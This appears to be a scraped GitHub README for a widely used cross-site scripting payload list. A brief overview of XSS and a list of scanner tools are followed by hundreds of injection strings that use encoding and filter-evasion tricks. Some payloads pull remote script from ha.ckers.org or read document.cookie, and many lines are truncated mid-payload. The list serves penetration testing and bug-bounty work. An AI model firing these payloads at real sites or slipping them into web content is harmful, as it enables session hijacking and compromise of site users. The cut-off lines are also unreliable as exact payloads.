.github
Intruder
LICENSE
README.md

README MIT license

🚀 Cross Site Scripting (XSS) Vulnerability Payload List 🚀

awesome Stars 6.3k Forks 1.7k repo size 276 kB
license MIT issue/pull request issue, pull request or repo not found

Overview :

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur

About

🎯 Cross Site Scripting (XSS) Vulnerability Payload List

ismailtasdelen.medium.com

xss xss-vulnerability xss-scanners bugbounty xss-scanner xss-exploitation xss-detection payload payloads xss-attacks xss-injection websecurity dom-based xss-poc cross-site-scripting reflected-xss-vulnerabilities website-vulnerability xss-payloads self-xss xss-payload

Readme
MIT license
Activity
Custom properties
6.3k stars
136 watching
1.7k forks
Report repository

anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page. For more details on the different types of XSS flaws, see: Types of Cross-Site Scripting.

XSS Vulnerability Scanner Tool's :

- XSStrike
- BruteXSS Terminal
- BruteXSS GUI
- XSS Scanner Online
- XSSer
- xsscrapy
- Cyclops

XSS Payload List :

```
<!-- Project Name  : Cross Site Scripting ( XSS
<!--        Author : Ismail Tasdelen -->
<!--      Linkedin : https://www.linkedin.com/i
<!--        GitHub : https://github.com/ismailt
<!--       Twitter : https://twitter.com/ismail
<!--        Medium : https://medium.com/@ismail

"-prompt(8)-"
'-prompt(8)-'
";a=prompt,a()//
';a=prompt,a()//
```

Releases

No releases published


Sponsor this project

liberapay.com/ismailtasdelen

Packages

No packages published

Contributors 10



```
'-eval("window['pro'%2B'mpt'](8)")-'
"-eval("window['pro'%2B'mpt'](8)")-"
"onclick=prompt(8)>"@x.y
"onclick=prompt(8)><svg/onload=prompt(8)>"@x.y
<image/src/onerror=prompt(8)>
<img/src/onerror=prompt(8)>
<image src/onerror=prompt(8)>
<img src/onerror=prompt(8)>
<image src =q onerror=prompt(8)>
<img src =q onerror=prompt(8)>
</scrip</script>t><img src =q onerror=prompt(8)
<script\x20type="text/javascript">javascript:al
<script\x3Etype="text/javascript">javascript:al
<script\x0Dtype="text/javascript">javascript:al
<script\x09type="text/javascript">javascript:al
<script\x0Ctype="text/javascript">javascript:al
<script\x2Ftype="text/javascript">javascript:al
<script\x0Atype="text/javascript">javascript:al
'`"><\x3Cscript>javascript:alert(1)</script>
'`"><\x00script>javascript:alert(1)</script>
<img src=1 href=1 onerror="javascript:alert(1)"
<audio src=1 href=1 onerror="javascript:alert(1
<video src=1 href=1 onerror="javascript:alert(1
<body src=1 href=1 onerror="javascript:alert(1)
<image src=1 href=1 onerror="javascript:alert(1
<object src=1 href=1 onerror="javascript:alert(
<script src=1 href=1 onerror="javascript:alert(
<svg onResize svg onResize="javascript:javascri
<title onPropertyChange title onPropertyChange=
<iframe onLoad iframe onLoad="javascript:javasc
<body onMouseEnter body onMouseEnter="javascrip
<body onFocus body onFocus="javascript:javascri
<frameset onScroll frameset onScroll="javascrip
<script onReadyStateChange script onReadyStateC
<html onMouseUp html onMouseUp="javascript:java
<body onPropertyChange body onPropertyChange="j
<svg onLoad svg onLoad="javascript:javascript:a
<body onPageHide body onPageHide="javascript:ja
<body onMouseOver body onMouseOver="javascript:
<body onUnload body onUnload="javascript:javasc
<body onLoad body onLoad="javascript:javascript
<bgsound onPropertyChange bgsound onPropertyCha
<html onMouseLeave html onMouseLeave="javascrip
<html onMouseWheel html onMouseWheel="javascrip
<style onLoad style onLoad="javascript:javascri
<iframe onReadyStateChange iframe onReadyStateC
```

```
<body onPageShow body onPageShow="javascript:jav
<style onReadyStateChange style onReadyStateCha
<frameset onFocus frameset onFocus="javascript:
<applet onError applet onError="javascript:java
<marquee onStart marquee onStart="javascript:jav
<script onLoad script onLoad="javascript:javasc
<html onMouseOver html onMouseOver="javascript:
<html onMouseEnter html onMouseEnter="javascrip
<body onBeforeUnload body onBeforeUnload="javas
<html onMouseDown html onMouseDown="javascript:
<marquee onScroll marquee onScroll="javascript:
<xml onPropertyChange xml onPropertyChange="jav
<frameset onBlur frameset onBlur="javascript:jav
<applet onReadyStateChange applet onReadyStateC
<svg onUnload svg onUnload="javascript:javascri
<html onMouseOut html onMouseOut="javascript:jav
<body onMouseMove body onMouseMove="javascript:
<body onResize body onResize="javascript:javasc
<object onError object onError="javascript:java
<body onPopState body onPopState="javascript:jav
<html onMouseMove html onMouseMove="javascript:
<applet onreadystatechange applet onreadystatec
<body onpagehide body onpagehide="javascript:jav
<svg onunload svg onunload="javascript:javascri
<applet onerror applet onerror="javascript:java
<body onkeyup body onkeyup="javascript:javascri
<body onunload body onunload="javascript:javasc
<iframe onload iframe onload="javascript:javasc
<body onload body onload="javascript:javascript
<html onmouseover html onmouseover="javascript:
<object onbeforeload object onbeforeload="javas
<body onbeforeunload body onbeforeunload="javas
<body onfocus body onfocus="javascript:javascri
<body onkeydown body onkeydown="javascript:java
<iframe onbeforeload iframe onbeforeload="javas
<iframe src iframe src="javascript:javascript:a
<svg onload svg onload="javascript:javascript:a
<html onmousemove html onmousemove="javascript:
<body onblur body onblur="javascript:javascript
\x3Cscript>javascript:alert(1)</script>
'"`><script>/* *\x2Fjavascript:alert(1)// */</s
<script>javascript:alert(1)</script\x0D
<script>javascript:alert(1)</script\x0A
<script>javascript:alert(1)</script\x0B
<script charset="\x22>javascript:alert(1)</scri
<!--\x3E<img src=xxx:x onerror=javascript:alert
```

```
--><!-- ---> <img src=xxx:x onerror=javascript:a
--><!-- --\x00> <img src=xxx:x onerror=javascri
--><!-- --\x21> <img src=xxx:x onerror=javascri
--><!-- --\x3E> <img src=xxx:x onerror=javascri
`"'><img src='#\x27 onerror=javascript:alert(1)
<a href="javascript\x3Ajavascript:alert(1)" id=
"'`><p><svg><script>a='hello\x27;javascript:ale
<a href="javas\x00cript:javascript:alert(1)" id
<a href="javas\x07cript:javascript:alert(1)" id
<a href="javas\x0Dcript:javascript:alert(1)" id
<a href="javas\x0Acript:javascript:alert(1)" id
<a href="javas\x08cript:javascript:alert(1)" id
<a href="javas\x02cript:javascript:alert(1)" id
<a href="javas\x03cript:javascript:alert(1)" id
<a href="javas\x04cript:javascript:alert(1)" id
<a href="javas\x01cript:javascript:alert(1)" id
<a href="javas\x05cript:javascript:alert(1)" id
<a href="javas\x0Bcript:javascript:alert(1)" id
<a href="javas\x09cript:javascript:alert(1)" id
<a href="javas\x06cript:javascript:alert(1)" id
<a href="javas\x0Ccript:javascript:alert(1)" id
<script>/* *\x2A/javascript:alert(1)// */</scri
<script>/* *\x00/javascript:alert(1)// */</scri
<style></style\x3E<img src="about:blank" onerro
<style></style\x0D<img src="about:blank" onerro
<style></style\x09<img src="about:blank" onerro
<style></style\x20<img src="about:blank" onerro
<style></style\x0A<img src="about:blank" onerro
"'`>ABC<div style="font-family:'foo'\x7Dx:expre
"'`>ABC<div style="font-family:'foo'\x3Bx:expre
%253Cscript%253Ealert('XSS')%253C%252Fscript%25
<script>if("x\\xE1\x96\x89".length==2) { javasc
<script>if("x\\xE0\xB9\x92".length==2) { javasc
<script>if("x\\xEE\xA9\x93".length==2) { javasc
'`"><\x3Cscript>javascript:alert(1)</script>
'`"><\x00script>javascript:alert(1)</script>
"'`><\x3Cimg src=xxx:x onerror=javascript:alert
"'`><\x00img src=xxx:x onerror=javascript:alert
<script src="data:text/plain\x2Cjavascript:aler
<script src="data:\xD4\x8F,javascript:alert(1)"
<script src="data:\xE0\xA4\x98,javascript:alert
<script src="data:\xCB\x8F,javascript:alert(1)"
<script\x20type="text/javascript">javascript:al
<script\x3Etype="text/javascript">javascript:al
<script\x0Dtype="text/javascript">javascript:al
<script\x09type="text/javascript">javascript:al
```

```
<script\x0Ctype="text/javascript">javascript:al
<script\x2Ftype="text/javascript">javascript:al
<script\x0Atype="text/javascript">javascript:al
ABC<div style="x\x3Aexpression(javascript:alert
ABC<div style="x:expression\x5C(javascript:aler
ABC<div style="x:expression\x00(javascript:aler
ABC<div style="x:exp\x00ression(javascript:aler
ABC<div style="x:exp\x5Cression(javascript:aler
ABC<div style="x:\x0Aexpression(javascript:aler
ABC<div style="x:\x09expression(javascript:aler
ABC<div style="x:\xE3\x80\x80expression(javascr
ABC<div style="x:\xE2\x80\x84expression(javascr
ABC<div style="x:\xC2\xA0expression(javascript:
ABC<div style="x:\xE2\x80\x80expression(javascr
ABC<div style="x:\xE2\x80\x8Aexpression(javascr
ABC<div style="x:\x0Dexpression(javascript:aler
ABC<div style="x:\x0Cexpression(javascript:aler
ABC<div style="x:\xE2\x80\x87expression(javascr
ABC<div style="x:\xEF\xBB\xBFexpression(javascr
ABC<div style="x:\x20expression(javascript:aler
ABC<div style="x:\xE2\x80\x88expression(javascr
ABC<div style="x:\x00expression(javascript:aler
ABC<div style="x:\xE2\x80\x8Bexpression(javascr
ABC<div style="x:\xE2\x80\x86expression(javascr
ABC<div style="x:\xE2\x80\x85expression(javascr
ABC<div style="x:\xE2\x80\x82expression(javascr
ABC<div style="x:\x0Bexpression(javascript:aler
ABC<div style="x:\xE2\x80\x81expression(javascr
ABC<div style="x:\xE2\x80\x83expression(javascr
ABC<div style="x:\xE2\x80\x89expression(javascr
<a href="\x0Bjavascript:javascript:alert(1)" id
<a href="\x0Fjavascript:javascript:alert(1)" id
<a href="\xC2\xA0javascript:javascript:alert(1)
<a href="\x05javascript:javascript:alert(1)" id
<a href="\xE1\xA0\x8Ejavascript:javascript:aler
<a href="\x18javascript:javascript:alert(1)" id
<a href="\x11javascript:javascript:alert(1)" id
<a href="\xE2\x80\x88javascript:javascript:aler
<a href="\xE2\x80\x89javascript:javascript:aler
<a href="\xE2\x80\x80javascript:javascript:aler
<a href="\x17javascript:javascript:alert(1)" id
<a href="\x03javascript:javascript:alert(1)" id
<a href="\x0Ejavascript:javascript:alert(1)" id
<a href="\x1Ajavascript:javascript:alert(1)" id
<a href="\x00javascript:javascript:alert(1)" id
<a href="\x10javascript:javascript:alert(1)" id
```

```
<a href="\xE2\x80\x82javascript:javascript:aler
<a href="\x20javascript:javascript:alert(1)" id
<a href="\x13javascript:javascript:alert(1)" id
<a href="\x09javascript:javascript:alert(1)" id
<a href="\xE2\x80\x8Ajavascript:javascript:aler
<a href="\x14javascript:javascript:alert(1)" id
<a href="\x19javascript:javascript:alert(1)" id
<a href="\xE2\x80\xAFjavascript:javascript:aler
<a href="\x1Fjavascript:javascript:alert(1)" id
<a href="\xE2\x80\x81javascript:javascript:aler
<a href="\x1Djavascript:javascript:alert(1)" id
<a href="\xE2\x80\x87javascript:javascript:aler
<a href="\x07javascript:javascript:alert(1)" id
<a href="\xE1\x9A\x80javascript:javascript:aler
<a href="\xE2\x80\x83javascript:javascript:aler
<a href="\x04javascript:javascript:alert(1)" id
<a href="\x01javascript:javascript:alert(1)" id
<a href="\x08javascript:javascript:alert(1)" id
<a href="\xE2\x80\x84javascript:javascript:aler
<a href="\xE2\x80\x86javascript:javascript:aler
<a href="\xE3\x80\x80javascript:javascript:aler
<a href="\x12javascript:javascript:alert(1)" id
<a href="\x0Djavascript:javascript:alert(1)" id
<a href="\x0Ajavascript:javascript:alert(1)" id
<a href="\x0Cjavascript:javascript:alert(1)" id
<a href="\x15javascript:javascript:alert(1)" id
<a href="\xE2\x80\xA8javascript:javascript:aler
<a href="\x16javascript:javascript:alert(1)" id
<a href="\x02javascript:javascript:alert(1)" id
<a href="\x1Bjavascript:javascript:alert(1)" id
<a href="\x06javascript:javascript:alert(1)" id
<a href="\xE2\x80\xA9javascript:javascript:aler
<a href="\xE2\x80\x85javascript:javascript:aler
<a href="\x1Ejavascript:javascript:alert(1)" id
<a href="\xE2\x81\x9Fjavascript:javascript:aler
<a href="\x1Cjavascript:javascript:alert(1)" id
<a href="javascript\x00:javascript:alert(1)" id
<a href="javascript\x3A:javascript:alert(1)" id
<a href="javascript\x09:javascript:alert(1)" id
<a href="javascript\x0D:javascript:alert(1)" id
<a href="javascript\x0A:javascript:alert(1)" id
`"'><img src=xxx:x \x0Aonerror=javascript:alert
`"'><img src=xxx:x \x22onerror=javascript:alert
`"'><img src=xxx:x \x0Bonerror=javascript:alert
`"'><img src=xxx:x \x0Donerror=javascript:alert
`"'><img src=xxx:x \x2Fonerror=javascript:alert
```

```
`"'><img src=xxx:x \x09onerror=javascript:alert
`"'><img src=xxx:x \x0Conerror=javascript:alert
`"'><img src=xxx:x \x00onerror=javascript:alert
`"'><img src=xxx:x \x27onerror=javascript:alert
`"'><img src=xxx:x \x20onerror=javascript:alert
"`'><script>\x3Bjavascript:alert(1)</script>
"`'><script>\x0Djavascript:alert(1)</script>
"`'><script>\xEF\xBB\xBFjavascript:alert(1)</sci
"`'><script>\xE2\x80\x81javascript:alert(1)</sci
"`'><script>\xE2\x80\x84javascript:alert(1)</sci
"`'><script>\xE3\x80\x80javascript:alert(1)</sci
"`'><script>\x09javascript:alert(1)</script>
"`'><script>\xE2\x80\x89javascript:alert(1)</sci
"`'><script>\xE2\x80\x85javascript:alert(1)</sci
"`'><script>\xE2\x80\x88javascript:alert(1)</sci
"`'><script>\x00javascript:alert(1)</script>
"`'><script>\xE2\x80\xA8javascript:alert(1)</sci
"`'><script>\xE2\x80\x8Ajavascript:alert(1)</sci
"`'><script>\xE1\x9A\x80javascript:alert(1)</sci
"`'><script>\x0Cjavascript:alert(1)</script>
"`'><script>\x2Bjavascript:alert(1)</script>
"`'><script>\xF0\x90\x96\x9Ajavascript:alert(1)
"`'><script>-javascript:alert(1)</script>
"`'><script>\x0Ajavascript:alert(1)</script>
"`'><script>\xE2\x80\xAFjavascript:alert(1)</sci
"`'><script>\x7Ejavascript:alert(1)</script>
"`'><script>\xE2\x80\x87javascript:alert(1)</sci
"`'><script>\xE2\x81\x9Fjavascript:alert(1)</sci
"`'><script>\xE2\x80\xA9javascript:alert(1)</sci
"`'><script>\xC2\x85javascript:alert(1)</script
"`'><script>\xEF\xBF\xAEjavascript:alert(1)</sci
"`'><script>\xE2\x80\x83javascript:alert(1)</sci
"`'><script>\xE2\x80\x8Bjavascript:alert(1)</sci
"`'><script>\xEF\xBF\xBEjavascript:alert(1)</sci
"`'><script>\xE2\x80\x80javascript:alert(1)</sci
"`'><script>\x21javascript:alert(1)</script>
"`'><script>\xE2\x80\x82javascript:alert(1)</sci
"`'><script>\xE2\x80\x86javascript:alert(1)</sci
"`'><script>\xE1\xA0\x8Ejavascript:alert(1)</sci
"`'><script>\x0Bjavascript:alert(1)</script>
"`'><script>\x20javascript:alert(1)</script>
"`'><script>\xC2\xA0javascript:alert(1)</script
"/><img/onerror=\x0Bjavascript:alert(1)\x0Bsrc=
"/><img/onerror=\x22javascript:alert(1)\x22src=
"/><img/onerror=\x09javascript:alert(1)\x09src=
"/><img/onerror=\x27javascript:alert(1)\x27src=
```

```
"/><img/onerror=\x0Ajavascript:alert(1)\x0Asrc=
"/><img/onerror=\x0Cjavascript:alert(1)\x0Csrc=
"/><img/onerror=\x0Djavascript:alert(1)\x0Dsrc=
"/><img/onerror=\x60javascript:alert(1)\x60src=
"/><img/onerror=\x20javascript:alert(1)\x20src=
<script\x2F>javascript:alert(1)</script>
<script\x20>javascript:alert(1)</script>
<script\x0D>javascript:alert(1)</script>
<script\x0A>javascript:alert(1)</script>
<script\x0C>javascript:alert(1)</script>
<script\x00>javascript:alert(1)</script>
<script\x09>javascript:alert(1)</script>
`"'><img src=xxx:x onerror\x0B=javascript:alert
`"'><img src=xxx:x onerror\x00=javascript:alert
`"'><img src=xxx:x onerror\x0C=javascript:alert
`"'><img src=xxx:x onerror\x0D=javascript:alert
`"'><img src=xxx:x onerror\x20=javascript:alert
`"'><img src=xxx:x onerror\x0A=javascript:alert
`"'><img src=xxx:x onerror\x09=javascript:alert
<script>javascript:alert(1)<\x00/script>
<img src=# onerror\x3D"javascript:alert(1)" >
<input onfocus=javascript:alert(1) autofocus>
<input onblur=javascript:alert(1) autofocus><inp
<video poster=javascript:javascript:alert(1)//
<body onscroll=javascript:alert(1)><br><br><br>
<form id=test onforminput=javascript:alert(1)><
<video><source onerror="javascript:javascript:a
<video onerror="javascript:javascript:alert(1)"
<form><button formaction="javascript:javascript
<body oninput=javascript:alert(1)><input autofo
<math href="javascript:javascript:alert(1)">CLI
<frameset onload=javascript:alert(1)>
<table background="javascript:javascript:alert(
<!--<img src="--><img src=x onerror=javascript:a
<comment><img src="</comment><img src=x onerror
<![><img src="]><img src=x onerror=javascript:a
<style><img src="</style><img src=x onerror=java
<li style=list-style:url() onerror=javascript:a
<head><base href="javascript://"></head><body><a
<SCRIPT FOR=document EVENT=onreadystatechange>ja
<OBJECT CLASSID="clsid:333C7BC4-460F-11D0-BC04-0
<object data="data:text/html;base64,%(base64)s"
<embed src="data:text/html;base64,%(base64)s">
<b <script>alert(1)</script>0
<div id="div1"><input value="``onmouseover=java
<x '="foo"><x foo='><img src=x onerror=javascri
```

```
<embed src="javascript:alert(1)">
<img src="javascript:alert(1)">
<image src="javascript:alert(1)">
<script src="javascript:alert(1)">
<div style=width:1px;filter:glow onfilterchange=
<? foo="><script>javascript:alert(1)</script>">
<! foo="><script>javascript:alert(1)</script>">
</ foo="><script>javascript:alert(1)</script>">
<? foo="><x foo='?><script>javascript:alert(1)<
<! foo="[[[Inception]]]"><x foo="]foo><script>ja
<% foo><x foo="%><script>javascript:alert(1)</s
<div id=d><x xmlns="><iframe onload=javascript:
<img \x00src=x onerror="alert(1)">
<img \x47src=x onerror="javascript:alert(1)">
<img \x11src=x onerror="javascript:alert(1)">
<img \x12src=x onerror="javascript:alert(1)">
<img\x47src=x onerror="javascript:alert(1)">
<img\x10src=x onerror="javascript:alert(1)">
<img\x13src=x onerror="javascript:alert(1)">
<img\x32src=x onerror="javascript:alert(1)">
<img\x47src=x onerror="javascript:alert(1)">
<img\x11src=x onerror="javascript:alert(1)">
<img \x47src=x onerror="javascript:alert(1)">
<img \x34src=x onerror="javascript:alert(1)">
<img \x39src=x onerror="javascript:alert(1)">
<img \x00src=x onerror="javascript:alert(1)">
<img src\x09=x onerror="javascript:alert(1)">
<img src\x10=x onerror="javascript:alert(1)">
<img src\x13=x onerror="javascript:alert(1)">
<img src\x32=x onerror="javascript:alert(1)">
<img src\x12=x onerror="javascript:alert(1)">
<img src\x11=x onerror="javascript:alert(1)">
<img src\x00=x onerror="javascript:alert(1)">
<img src\x47=x onerror="javascript:alert(1)">
<img src=x\x09onerror="javascript:alert(1)">
<img src=x\x10onerror="javascript:alert(1)">
<img src=x\x11onerror="javascript:alert(1)">
<img src=x\x12onerror="javascript:alert(1)">
<img src=x\x13onerror="javascript:alert(1)">
<img[a][b][c]src[d]=x[e]onerror=[f]"alert(1)">
<img src=x onerror=\x09"javascript:alert(1)">
<img src=x onerror=\x10"javascript:alert(1)">
<img src=x onerror=\x11"javascript:alert(1)">
<img src=x onerror=\x12"javascript:alert(1)">
<img src=x onerror=\x32"javascript:alert(1)">
<img src=x onerror=\x00"javascript:alert(1)">
```

```
<a href=java&#1&#2&#3&#4&#5&#6&#7&#8&#11&#12scr
<img src="x` `<script>javascript:alert(1)</scri
<img src onerror /" '"= alt=javascript:alert(1)
<title onpropertychange=javascript:alert(1)></t
<a href=http://foo.bar/#x=`y></a><img alt="`><i
<!--[if]><script>javascript:alert(1)</script --
<!--[if<img src=x onerror=javascript:alert(1)//
<script src="/\%(jscript)s"></script>
<script src="\\%(jscript)s"></script>
<object id="x" classid="clsid:CB927D12-4FF7-4a9
<a style="-o-link:'javascript:javascript:alert(
<style>p[foo=bar{}*{-o-link:'javascript:javascr
<link rel=stylesheet href=data:,*%7bx:expressio
<style>@import "data:,*%7bx:expression(javascri
<a style="pointer-events:none;position:absolute
<style>*[{}@import'%(css)s?]</style>X
<div style="font-family:'foo&#10;;color:red;';"
<div style="font-family:foo}color=red;">XXX
<// style=x:expression\28javascript:alert(1)\29
<style>*{x:e x p r e s s i o n(javascript:alert(1
<div style=content:url(%(svg)s)></div>
<div style="list-style:url(http://foo.f)\20url(
<div id=d><div style="font-family:'sans\27\3B c
<div style="background:url(/f#&#127;oo/;color:r
<div style="font-family:foo{bar;background:url(
<div id="x">XXX</div> <style>  #x{font-family:f
<x style="background:url('x&#1;;color:red;/*')"
<script>({set/**/$($){_/**/setter=$,_=javascrip
<script>({0:#0=eval/#0#/#0#(javascript:alert(1)
<script>ReferenceError.prototype.__defineGetter
<script>Object.__noSuchMethod__ = Function,[{}]
<meta charset="x-imap4-modified-utf7">&ADz&AGn&
<meta charset="x-imap4-modified-utf7">&<script&
<meta charset="mac-farsi">¼script¾javascript:al
X<x style=`behavior:url(#default#time2)` onbegi
1<set/xmlns=`urn:schemas-microsoft-com:time` sty
1<animate/xmlns=urn:schemas-microsoft-com:time
<vmlframe xmlns=urn:schemas-microsoft-com:vml s
1<a href=#><line xmlns=urn:schemas-microsoft-co
<a style="behavior:url(#default#AnchorClick);"
<x style="behavior:url(%(sct)s)">
<xml id="xss" src="%(htc)s"></xml> <label datafo
<event-source src="%(event)s" onload="javascrip
<a href="javascript:javascript:alert(1)"><event
<div id="x">x</div> <xml:namespace prefix="t">
<script>%(payload)s</script>
```

```
<script src=%(jscript)s></script>
<script language='javascript' src='%(jscript)s'
<script>javascript:alert(1)</script>
<IMG SRC="javascript:javascript:alert(1);">
<IMG SRC=javascript:javascript:alert(1)>
<IMG SRC=`javascript:javascript:alert(1)`>
<SCRIPT SRC=%(jscript)s?<B>
<FRAMESET><FRAME SRC="javascript:javascript:ale
<BODY ONLOAD=javascript:alert(1)>
<BODY ONLOAD=javascript:javascript:alert(1)>
<IMG SRC="jav    ascript:javascript:alert(1);">
<BODY onload!#$%%&()*~+-_.,:;?@[/|\]^`=javascri
<SCRIPT/SRC="%(jscript)s"></SCRIPT>
<<SCRIPT>%(payload)s//<</SCRIPT>
<IMG SRC="javascript:javascript:alert(1)"
<iframe src=%(scriptlet)s <
<INPUT TYPE="IMAGE" SRC="javascript:javascript:
<IMG DYNSRC="javascript:javascript:alert(1)">
<IMG LOWSRC="javascript:javascript:alert(1)">
<BGSOUND SRC="javascript:javascript:alert(1);">
<BR SIZE="&{javascript:alert(1)}">
<LAYER SRC="%(scriptlet)s"></LAYER>
<LINK REL="stylesheet" HREF="javascript:javascr
<STYLE>@import'%(css)s';</STYLE>
<META HTTP-EQUIV="Link" Content="<%(css)s>; REL
<XSS STYLE="behavior: url(%(htc)s);">
<STYLE>li {list-style-image: url("javascript:jav
<META HTTP-EQUIV="refresh" CONTENT="0;url=javas
<META HTTP-EQUIV="refresh" CONTENT="0; URL=http
<IFRAME SRC="javascript:javascript:alert(1);"></
<TABLE BACKGROUND="javascript:javascript:alert(
<TABLE><TD BACKGROUND="javascript:javascript:al
<DIV STYLE="background-image: url(javascript:jav
<DIV STYLE="width:expression(javascript:alert(1
<IMG STYLE="xss:expr/*XSS*/ession(javascript:al
<XSS STYLE="xss:expression(javascript:alert(1))
<STYLE TYPE="text/javascript">javascript:alert(
<STYLE>.XSS{background-image:url("javascript:jav
<STYLE type="text/css">BODY{background:url("java
<!--[if gte IE 4]><SCRIPT>javascript:alert(1);</
<BASE HREF="javascript:javascript:alert(1);//">
<OBJECT TYPE="text/x-scriptlet" DATA="%(scriptl
<OBJECT classid=clsid:ae24fdae-03c6-11d1-8b76-0
<HTML xmlns:xss><?import namespace="xss" implem
<HTML><BODY><?xml:namespace prefix="t" ns="urn:
<SCRIPT SRC="%(jpg)s"></SCRIPT>
```

```
<HEAD><META HTTP-EQUIV="CONTENT-TYPE" CONTENT="
<form id="test" /><button form="test" formactio
<body onscroll=javascript:alert(1)><br><br><br>
<P STYLE="behavior:url('#default#time2')" end="
<STYLE>@import'%(css)s';</STYLE>
<STYLE>a{background:url('s1' 's2)}@import javas
<meta charset= "x-imap4-modified-utf7"&&>&&<scr
<SCRIPT onreadystatechange=javascript:javascrip
<style onreadystatechange=javascript:javascript
<?xml version="1.0"?><html:html xmlns:html='htt
<embed code=%(scriptlet)s></embed>
<embed code=javascript:javascript:alert(1);></e
<embed src=%(jscript)s></embed>
<frameset onload=javascript:javascript:alert(1)
<object onerror=javascript:javascript:alert(1)>
<embed type="image" src=%(scriptlet)s></embed>
<XML ID=I><X><C><![CDATA[<IMG SRC="javas]]<![CD
<IMG SRC=&{javascript:alert(1);};>
<a href="jav&#65ascript:javascript:alert(1)">te
<a href="jav&#97ascript:javascript:alert(1)">te
<embed width=500 height=500 code="data:text/htm
<iframe srcdoc="&LT;iframe&sol;srcdoc=&amp;lt;i
';alert(String.fromCharCode(88,83,83))//';alert
alert(String.fromCharCode(88,83,83))//";alert(S
></SCRIPT>">'><SCRIPT>alert(String.fromCharCode
'';!--"<XSS>=&{()}
<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT
<IMG SRC="javascript:alert('XSS');">
<IMG SRC=javascript:alert('XSS')>
<IMG SRC=JaVaScRiPt:alert('XSS')>
<IMG SRC=javascript:alert("XSS")>
<IMG SRC=`javascript:alert("RSnake says, 'XSS'"
<a onmouseover="alert(document.cookie)">xxs lin
<a onmouseover=alert(document.cookie)>xxs link<
<IMG """><SCRIPT>alert("XSS")</SCRIPT>">
<IMG SRC=javascript:alert(String.fromCharCode(8
<IMG SRC=# onmouseover="alert('xxs')">
<IMG SRC= onmouseover="alert('xxs')">
<IMG onmouseover="alert('xxs')">
<IMG SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114
<IMG SRC=&#0000106&#0000097&#0000118&#0000097&#
<IMG SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x
<IMG SRC="jav   ascript:alert('XSS');">
<IMG SRC="jav&#x09;ascript:alert('XSS');">
<IMG SRC="jav&#x0A;ascript:alert('XSS');">
<IMG SRC="jav&#x0D;ascript:alert('XSS');">
```

```
perl -e 'print "<IMG SRC=java\0script:alert(\"X
<IMG SRC=" &#14;  javascript:alert('XSS');">
<SCRIPT/XSS SRC="http://ha.ckers.org/xss.js"></
<BODY onload!#$%&()*~+-_.,:;?@[/|\]^`=alert("XS
<SCRIPT/SRC="http://ha.ckers.org/xss.js"></SCRI
<<SCRIPT>alert("XSS");//<</SCRIPT>
<SCRIPT SRC=http://ha.ckers.org/xss.js?< B >
<SCRIPT SRC=//ha.ckers.org/.j>
<IMG SRC="javascript:alert('XSS')"
<iframe src=http://ha.ckers.org/scriptlet.html <
\";alert('XSS');//
</TITLE><SCRIPT>alert("XSS");</SCRIPT>
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS')
<BODY BACKGROUND="javascript:alert('XSS')">
<IMG DYNSRC="javascript:alert('XSS')">
<IMG LOWSRC="javascript:alert('XSS')">
<STYLE>li {list-style-image: url("javascript:ale
<IMG SRC='vbscript:msgbox("XSS")'>
<IMG SRC="livescript:[code]">
<BODY ONLOAD=alert('XSS')>
<BGSOUND SRC="javascript:alert('XSS');">
<BR SIZE="&{alert('XSS')}">
<LINK REL="stylesheet" HREF="javascript:alert('X
<LINK REL="stylesheet" HREF="http://ha.ckers.org
<STYLE>@import'http://ha.ckers.org/xss.css';</ST
<META HTTP-EQUIV="Link" Content="<http://ha.cker
<STYLE>BODY{-moz-binding:url("http://ha.ckers.or
<STYLE>@im\port'\ja\vasc\ript:alert("XSS")';</ST
<IMG STYLE="xss:expr/*XSS*/ession(alert('XSS'))'
exp/*<A STYLE='no\xss:noxss("*//*");xss:ex/*XSS*
<STYLE TYPE="text/javascript">alert('XSS');</STY
<STYLE>.XSS{background-image:url("javascript:ale
<STYLE type="text/css">BODY{background:url("java
<STYLE type="text/css">BODY{background:url("java
<XSS STYLE="xss:expression(alert('XSS'))">
<XSS STYLE="behavior: url(xss.htc);">
¼script¾alert(¢XSS¢)¼/script¾
<META HTTP-EQUIV="refresh" CONTENT="0;url=javasc
<META HTTP-EQUIV="refresh" CONTENT="0;url=data:t
<META HTTP-EQUIV="refresh" CONTENT="0; URL=http
<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
<IFRAME SRC=# onmouseover="alert(document.cookie
<FRAMESET><FRAME SRC="javascript:alert('XSS');">
<TABLE BACKGROUND="javascript:alert('XSS')">
<TABLE><TD BACKGROUND="javascript:alert('XSS')">
<DIV STYLE="background-image: url(javascript:ale
```

```
<DIV STYLE="background-image:\0075\0072\006C\00
<DIV STYLE="background-image: url(&#1;javascrip
<DIV STYLE="width: expression(alert('XSS'));">
<BASE HREF="javascript:alert('XSS');//">
 <OBJECT TYPE="text/x-scriptlet" DATA="http://h
<EMBED SRC="
<SCRIPT SRC="http://ha.ckers.org/xss.jpg"></SCR
<!--#exec cmd="/bin/echo '<SCR'"--><!--#exec cm
<? echo('<SCR)';echo('IPT>alert("XSS")</SCRIPT>
Redirect 302 /a.jpg http://victimsite.com/admin
<META HTTP-EQUIV="Set-Cookie" Content="USERID=<
 <HEAD><META HTTP-EQUIV="CONTENT-TYPE" CONTENT=
<SCRIPT a=">" SRC="http://ha.ckers.org/xss.js">
<SCRIPT =">" SRC="http://ha.ckers.org/xss.js"></
<SCRIPT a=">" '' SRC="http://ha.ckers.org/xss.j
<SCRIPT "a='>'" SRC="http://ha.ckers.org/xss.js
<SCRIPT a=`>` SRC="http://ha.ckers.org/xss.js">
<SCRIPT a=">'>" SRC="http://ha.ckers.org/xss.js
